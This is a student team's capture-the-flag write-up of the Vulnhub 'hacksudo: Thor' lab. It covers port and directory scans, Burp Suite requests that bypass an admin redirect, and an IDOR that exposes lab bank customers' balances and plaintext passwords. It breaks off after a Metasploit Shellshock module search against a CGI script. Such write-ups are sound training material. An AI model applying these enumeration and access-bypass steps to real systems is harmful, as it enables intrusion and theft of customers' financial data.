


HACKSUDO: THOR VULNHUB WRITE UP

Kelompok 5: Johan Davin, Kevin Diaz, Marianne Soebekti

INTRODUCTION




```
hacksudo - Thor [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Debian GNU/Linux 10 HacksudoThor tty1

visit www.hacksudo.com
eth0: 192.168.81.73
HacksudoThor login: _
```

Since the author of this machine put the machine's IP on the login page, we don't need to use ip a and nmapping the target's IP.

INFORMATION GATHERING & WEB ENUMERATION




```
(root㉿kali)-[~/home/kali]
# nmap 192.168.81.73 -p- -sV -o
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-14 05:52 EDT
Nmap scan report for 192.168.81.73
Host is up (0.00044s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE     SERVICE VERSION
21/tcp    filtered  ftp
22/tcp    open      ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open      http     Apache httpd 2.4.38 ((Debian))
MAC Address: 08:00:27:8E:C4:C8 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 13.67 seconds
```

We see that there is an SSH service that is open and one http service on port 80. We assume the SSH port can be a login page/admin login page. If we're able to login as server admin, we will presumably have root access.

The OS used is Linux 4.15 – 5.8 which is not that useful for us, because we don't know much about how this could be used yet. Although, we were taught to get this information from the very beginning in our network penetration testing lab class.

When we visited the IP address on port 80, you will get into this website:



First thing we do is run a dirbuster.


A screenshot of the OWASP DirBuster 1.0-RC1 application. The title bar says 'OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing'. The main interface shows a table of scan results with columns: Type, Found, Response, and Size. The table lists various files and directories found on the target server. A specific file, '/customer login action.php', is highlighted in the table. Below the table, there are status messages like 'Current speed: 0 requests/sec' and 'Average speed: (T) 4050, (C) 0 requests/sec'. On the right side, there's a note '(Select and right click for more options)' and a 'Change' button for thread settings. At the bottom, there are buttons for 'Back', 'Pause', 'Stop', and 'Report'.

Above are the results from our dirbuster.

****SINCE THE MACHINE HAS STOPPED WORKING WE DECIDED TO RESTART IT, AND IT WORKED AGAIN BUT IT GIVES DIFFERENT IP ADDRESS****

The IP is now changed to **192.168.81.74**

Let's continue with the dirbuster, we visit <http://192.168.81.74:80/cgi-bin/> which results in a forbidden page. The case is the same with <http://192.168.81.74:80/server-status/>, <http://192.168.81.73:80/icons/> and <http://192.168.81.73:80/icons/small/>. We assume to access these pages we will have to do something to gain admin control. We also checked this <http://192.168.81.73/jquery-3.2.1.min.js> directory, but we are unable to understand its contents.



Now, another directory we found interesting was http://192.168.81.73/customer_login_action.php. When visiting this directory, we get “wrong credentials” popup. From just reading, we can assume this is a directory/file directory that the user will be sent to whenever you successfully login.

EXPLOITING

USING

BURPSUITE

```
(kali㉿kali)-[~]
$ gobuster dir -u http://192.168.100.58 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,txt,css,pdf
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://192.168.100.58
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  html,php,txt,css,pdf
[+] Timeout:      10s

Starting gobuster in directory enumeration mode
=====
/.html          (Status: 403) [Size: 279]
/.php           (Status: 403) [Size: 279]
/index.php      (Status: 200) [Size: 5357]
/images         (Status: 301) [Size: 317] [→ http://192.168.100.58/images/]
/news.php       (Status: 200) [Size: 8062]
/contact.php    (Status: 200) [Size: 4164]
/home.php       (Status: 200) [Size: 5345]
/header.php     (Status: 200) [Size: 472]
/connect.php    (Status: 200) [Size: 0]
/navbar.php     (Status: 200) [Size: 1515]
/fonts          (Status: 301) [Size: 316] [→ http://192.168.100.58/fonts/]
/transactions.php (Status: 302) [Size: 8163] [→ home.php]
/.php           (Status: 403) [Size: 279]
/.html          (Status: 403) [Size: 279]
/server-status  (Status: 403) [Size: 279]
/customer_profile.php (Status: 302) [Size: 7274] [→ home.php]
Progress: 1323360 / 1323366 (100.00%)
=====
```

Remember when we did web enumeration? I found an interesting endpoint like transactions.php. When I tried to open it in my browser, the page redirected to home.php as you can see at the result of gobuster.

The screenshot shows the Burp Suite interface. In the Request tab, a POST request to 'transactions.php' is displayed with various headers and a JSON payload. In the Response tab, the server's response is shown, which includes an HTML page with a login form. The page has a header with meta tags and a script for jQuery. The main content features a 'Welcome, adminAdmin!' message and two buttons: 'Logout' and 'Log in'. Below the content is a script block containing a scroll function. The status bar at the bottom right indicates '8,502 bytes | 5 millis' and the date/time '14/10/2024 23:16'.

We tried to intercept the request using burpsuite, OMOOO!!! we can see the response from our request.

we read the request and there are a lot of pages that we can explore.

Screenshot of Burp Suite Community Edition v2024.7.6 - Temporary Project showing a request to /admin_home.php and its response. The response contains a sidebar navigation menu with links to Admin Home, My Customers, Add Customer, Manage Customers, Customer Grievances, Website Management, and Post News.

```

Request
Pretty Raw Hex
1 GET /admin_home.php HTTP/1.1
2 Host: 127.0.0.1:5000
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6813.120 Safari/537.36
6 Accept-Encoding: gzip, deflate, br
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Cookie: PHPSESSID=qh8mungf66ql35e018hjfhvq6
9 Connection: keep-alive
10 Content-Type: application/x-www-form-urlencoded
11

```

```

Response
Pretty Raw Hex Render
70 <head>
71   <meta name="viewport" content="width=device-width, initial-scale=1.0
72   ">
73   <link rel="stylesheet" href="admin_sidebar_style.css">
74 </head>
75
76 <body>
77   <div class="sidenav" id="theSideNav">
78     <a href="#" onclick="closeNav()>
79       <span style="font-size: 2em;">&amptimes
80     </a>
81     <a href="/admin_home.php">
82       Home
83     </a>
84     <a href="#" id="label">
85       My Customers
86     </a>
87     <a href="/customer_add.php">
88       Add Customer
89     </a>
90     <a href="/manage_customers.php">
91       Manage Customers
92     </a>
93     <a href="#" id="label">
94       Customer Grievances
95     </a>
96     <a href="/website_management.php">
97       Website Management
98     </a>
99     <a href="/post_news.php">
100      Post News
101    </a>
102  </div>
103
104 <script>
105   // For-Loop below is used to create active links and accordingly color them.
106 </script>

```

7,303 bytes | 1,002 millis
Memory: 149.9MB
23:17 14/10/2024

First we went to /admin_home.php. Why did we go there? because we hope (and our intuition leads us here) the home page contains the control center of the program.

Screenshot of Burp Suite Community Edition v2024.7.6 - Temporary Project showing a request to /manage_customers.php and its response. The response displays a list of four customers: Nafees Zakee, Md Salman Ali, Tushar Kr. Pandey, and Jon Snow.

```

Request
Pretty Raw Hex
1 GET /manage_customers.php HTTP/1.1
2 Host: 127.0.0.1:5000
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6813.120 Safari/537.36
6 Accept-Encoding: gzip, deflate, br
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Cookie: PHPSESSID=qh8mungf66ql35e018hjfhvq6
9 Connection: keep-alive
10 Content-Type: application/x-www-form-urlencoded
11

```

```

Response
Pretty Raw Hex Render
1. Nafees Zakee Ac/No : 1122334455
2. Md Salman Ali Ac/No : 1133557788
3. Tushar Kr. Pandey Ac/No : 1122338457
4. Jon Snow

```

14,207 bytes | 3 millis
Memory: 149.9MB
23:18 14/10/2024

Yayy!! As you can see we can see all the customers on the website.

Burp Suite Community Edition v2024.7.6 - Temporary Project

Request

```
1 GET /edit_custuser.php?cust_id=1 HTTP/1.1
2 Host: 192.168.100.58
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6813.120 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Cookie: PHPSESSID=qh8mungf66ql39e018hjfhvqg
9 Connection: keep-alive
10 Content-Type: application/x-www-form-urlencoded
11
```

Response

HACKSUDO-THOR

Edit/View Customer details . . .

Customer ID : 1

First Name : Nafees

Last Name : Zakee

Balance (INR) : 2,005,123

New release ready to install

This release to the Stable channel fixes an issue that was preventing the Burp Chromium extension from working properly.

See release notes

Update on next restart Update and restart

Request body parameters 0

Request cookies 1

Request headers 8

Response headers 10

More interesting thing is that we can edit the customer details!!! Of course this was a gold mine for hackers. We can change the Customer ID and I can see other customer's details.

Burp Suite Community Edition v2024.7.6 - Temporary Project

Request

```
1 GET /edit_custuser.php?cust_id=2 HTTP/1.1
2 Host: 192.168.100.58
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6813.120 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Cookie: PHPSESSID=qh8mungf66ql39e018hjfhvqg
9 Connection: keep-alive
10 Content-Type: application/x-www-form-urlencoded
11
```

Response

HACKSUDO-THOR

Edit/View Customer details . . .

Customer ID : 2

First Name : Md Salman

Last Name : Ali

Balance (INR) : 513,375

New release ready to install

This release to the Stable channel fixes an issue that was preventing the Burp Chromium extension from working properly.

See release notes

Update on next restart Update and restart

Request body parameters 0


Request cookies 1

Request headers 8

Of course there is a reason we said this was a gold mine for hackers because we can see the password for every user!!! OMO OMO OMO!!!

```
<div class="flex-container">
  <div class=container>
    <label>
      Username :
    </label>
    <br>
    <input name="cus_uname" size="30" type="text" value="zakee94"
           required />
  </div>
  <div class=container>
    <label>
      Password :
    </b>
    <br>
    <input name="cus_pwd" size="30" type="text" value="nafees123"
           required />
  </div>
</div>
```

Andddd we can use the credentials to log in to the website



After logging in as Nafees Zakee, we want to explore the information inside it. we can see Nafees's transactions history!!!

The screenshot shows a web browser window for the URL 192.168.100.58/customer_home.php. The title bar indicates "Not secure". The page header features a logo with a dollar sign and the text "HACKSUDO-THOR". The main content area displays a welcome message "Welcome, Nafees !", the user's account number "AC/No: 1122334455", and a summary of account details:

- Balance (INR): 2,005,123/-
- You have 1 beneficiaries.
- Your last transaction (credit) of Rs. 6,123 on 19/11/2017, 5:26 PM, was: "Received from: Md Salman Ali, AC/No: 1133557788".

The left sidebar contains navigation links: Home, My Transactions, Send/Receive, Transfer Funds, ATM Simulator, Contact Us, and Submit Griveance. The top right corner has "My Profile" and "Logout" buttons. The taskbar at the bottom shows various application icons.

And this is the full history of Nafees transactions, actually we can use another account, but we only use Nafees account to prove.

The screenshot shows a web browser window for the URL 192.168.100.58/customer_transactions.php. The title bar indicates "Not secure". The page header features a logo with a dollar sign and the text "HACKSUDO-THOR". The main content area displays a welcome message "Welcome, Nafees !", a "Filter" button, a "Sort By :Tn. ID ↓" dropdown, and a table titled "Filter : None" showing transaction history:

Trans. ID	Date & Time (IST)	Remarks	Debit (INR)	Credit (INR)	Balance (INR)
1	06/09/2017, 10:18 PM	Opening Balance	0	10,000	10,000
2	02/10/2017, 6:49 PM	Received from: Salman Ali, AC/No: 1133557799	0	20,000	30,000
3	02/10/2017, 9:02 PM	Sent to: Jon Snow, AC/No: 1133557736	10,000	0	20,000
4	05/10/2017, 8:11 PM	Received from: Salman Ali, AC/No: 1133557799	0	69,000	89,000
5	19/11/2017, 5:00 PM	Cash Deposit	0	2,000,000	2,089,000
6	19/11/2017, 5:01 PM	Sent to: Jon Snow, AC/No: 1233556739	15,000	0	2,074,000
7	19/11/2017, 5:02 PM	Cash to Self	25,000	0	2,049,000
8	19/11/2017, 5:03 PM	Sent to: Md Salman Ali, AC/No: 1133557799	50,000	0	1,999,000
9	19/11/2017, 5:26 PM	Received from: Md Salman Ali, AC/No: 1133557788	0	6,123	2,005,123

The left sidebar contains navigation links: Home, My Transactions, Send/Receive, Transfer Funds, ATM Simulator, Contact Us, and Submit Griveance. The top right corner has "My Profile" and "Logout" buttons. The taskbar at the bottom shows various application icons.

(Burpsuite Ending) We decided to not continue this path as it doesn't seem like we'll be getting root access from logging into user accounts :)

SHELLSHOCK EXPLOIT

Because we weren't satisfied with the burpsuite ending, we tried to find another way to gain root access. We tried bruteforcing directories again because we haven't found anything new. So we decided to take a step back.

We decided dirbuster was too slow and I couldn't install gobuster(idk why), so i went to gpt to ask, "how to use dirb but check for files too?" because i JUST learnt that executable files exist. so i add these extensions to the dirb, except for .wsf, .msi, .gadget because this machine is not using windows.

- .bat - Batch file.
- .bin - Binary file.
- .com - MS-DOS command file.
- .exe - Executable file.
- .gadget - Windows gadget.
- .msi - Windows installer package.
- .sh - Linux shell script.
- .wsf - Windows Script File.

10 Mar 2024



Computer Hope

<https://www.computerhope.com> > ... > File Help



What Are the Most Common File Types and File Extensions?

We tried dirb `http://192.168.1.171:80/ -X .bat,.bin,.com,.sh,.php` (note that the ip keeps changing bc we work on different days and keep resetting the machine :D)

```
└─(root㉿kali)-[~/home/kali]
  └─# dirb http://192.168.1.171:80/ -X .bat,.bin,.com,.sh,.php


  _____
DIRB v2.22
By The Dark Raver
  _____

START_TIME: Thu Nov  7 10:52:38 2024
URL_BASE: http://192.168.1.171:80/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.bat,.bin,.com,.sh,.php) | (.bat)(.bin)(.com)(.sh)(.php) [NUM = 5]


  _____
GENERATED WORDS: 4612

  ____ Scanning URL: http://192.168.1.171:80/ ____
+ http://192.168.1.171:80/admin_login.php (CODE:200|SIZE:1511)
+ http://192.168.1.171:80/cgi-bin/.php (CODE:403|SIZE:278)
+ http://192.168.1.171:80/connect.php (CODE:200|SIZE:0)
+ http://192.168.1.171:80/contact.php (CODE:200|SIZE:4164)
+ http://192.168.1.171:80/header.php (CODE:200|SIZE:472)
+ http://192.168.1.171:80/home.php (CODE:200|SIZE:5345)
+ http://192.168.1.171:80/index.php (CODE:200|SIZE:5357)
+ http://192.168.1.171:80/news.php (CODE:200|SIZE:9016)
+ http://192.168.1.171:80/transactions.php (CODE:302|SIZE:8163)
```

While using dirb's default wordlist, we found /admin_login.php which leads to here:



After trying to login using “admin” username and “admin” password, it lead to the url changing into this:



After trying to play with the parameters using burpsuite, there is nothing that can be done. So we go back to directory bruteforcing each of the found directories from the previous dirb command.

dirb http://192.168.1.171:80/cgi-bin/ -X .bat,.bin,.com,.sh,.php got us this:


```
[(root㉿kali)-[~/home/kali]]# dirb http://192.168.1.171:80/cgi-bin/ -X .bat,.bin,.com,.sh,.php

_____
DIRB v2.22
By The Dark Raver
_____

START_TIME: Thu Nov 7 11:45:51 2024
URL_BASE: http://192.168.1.171:80/cgi-bin/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.bat,.bin,.com,.sh,.php) | (.bat)(.bin)(.com)(.sh)(.php) [NUM = 5]

_____
GENERATED WORDS: 4612
_____
Scanning URL: http://192.168.1.171:80/cgi-bin/
+ http://192.168.1.171:80/cgi-bin/shell.sh (CODE:500|SIZE:611)
_____
END_TIME: Thu Nov 7 11:46:02 2024
DOWNLOADED: 23060 - FOUND: 1
```

Yay we finally found something new. Alright, there is a file somewhere in the website called shell.sh we will now try visiting it.



I don't want to drop this just yet, because the file is called shell and the extension is .sh which is a linux shell script based on what we read earlier. AND, from what I know, reverse shell is usually the way to get root access. We're confused so we go to google.

common exploits in cgi-bin and .sh files

All Videos Images News Shopping Web Books More

HackTricks https://book.hacktricks.xyz › pentesting-web › cgi

CGI - HackTricks
19 Jul 2024 — ShellShock is a vulnerability that affects the widely used Bash command-line shell in Unix-based operating systems.

Medium · Hbayram-cyberianLogs 4 likes · 1 year ago

manually cgi-bin / shellshock Exploitation w/o Metasploit
It is a bug in Bash (1.0.3–4.3) so that an attacker can gain access with arbitrary commands. This vulnerability can be easily exploited by an attacker.

These 2 web pages have the same keyword; ShellShock. While the second website has the title "manually cgi-bin / shellshock Exploitation w/o Metasploit" MEANING, there is a way to exploit this through Metasploit. 😊

EXPLOITATION

```
msf6 > search shellshock them of the time this error occurred, and the actions you performed just before this error.

Matching Modules
=====
#  Name
-
0 exploit/linux/http/advantech_switch_bash_env_exec 2015-12-01 excellent Yes Advantech Switch Bash Environment Variable Code Injection (Shellshock)
1 exploit/multi/http/apache_mod_cgi_bash_env_exec 2014-09-24 excellent Yes Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
2 auxiliary/scanner/http/apache_mod_cgi_bash_env 2014-09-24 normal Yes Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
3 exploit/multi/http/cups_bash_env_exec 2014-09-24 excellent Yes CUPS Filter Bash Environment Variable Code Injection (Shellshock)
4 auxiliary/server/dhclient_bash_env 2014-09-24 normal No DHCP Client Bash Environment Variable Code Injection (Shellshock)
5 exploit/unix/dhcp/bash_environment 2014-09-24 excellent No Dhclient Bash Environment Variable Injection (Shellshock)
6 exploit/linux/http/ipfire_bashbug_exec 2014-09-29 excellent Yes IPFire Bash Environment Variable Injection (Shellshock)
7 exploit/multi/misc/legend_bot_exec 2015-04-27 excellent Yes Legend Perl IRC Bot Remote Code Execution
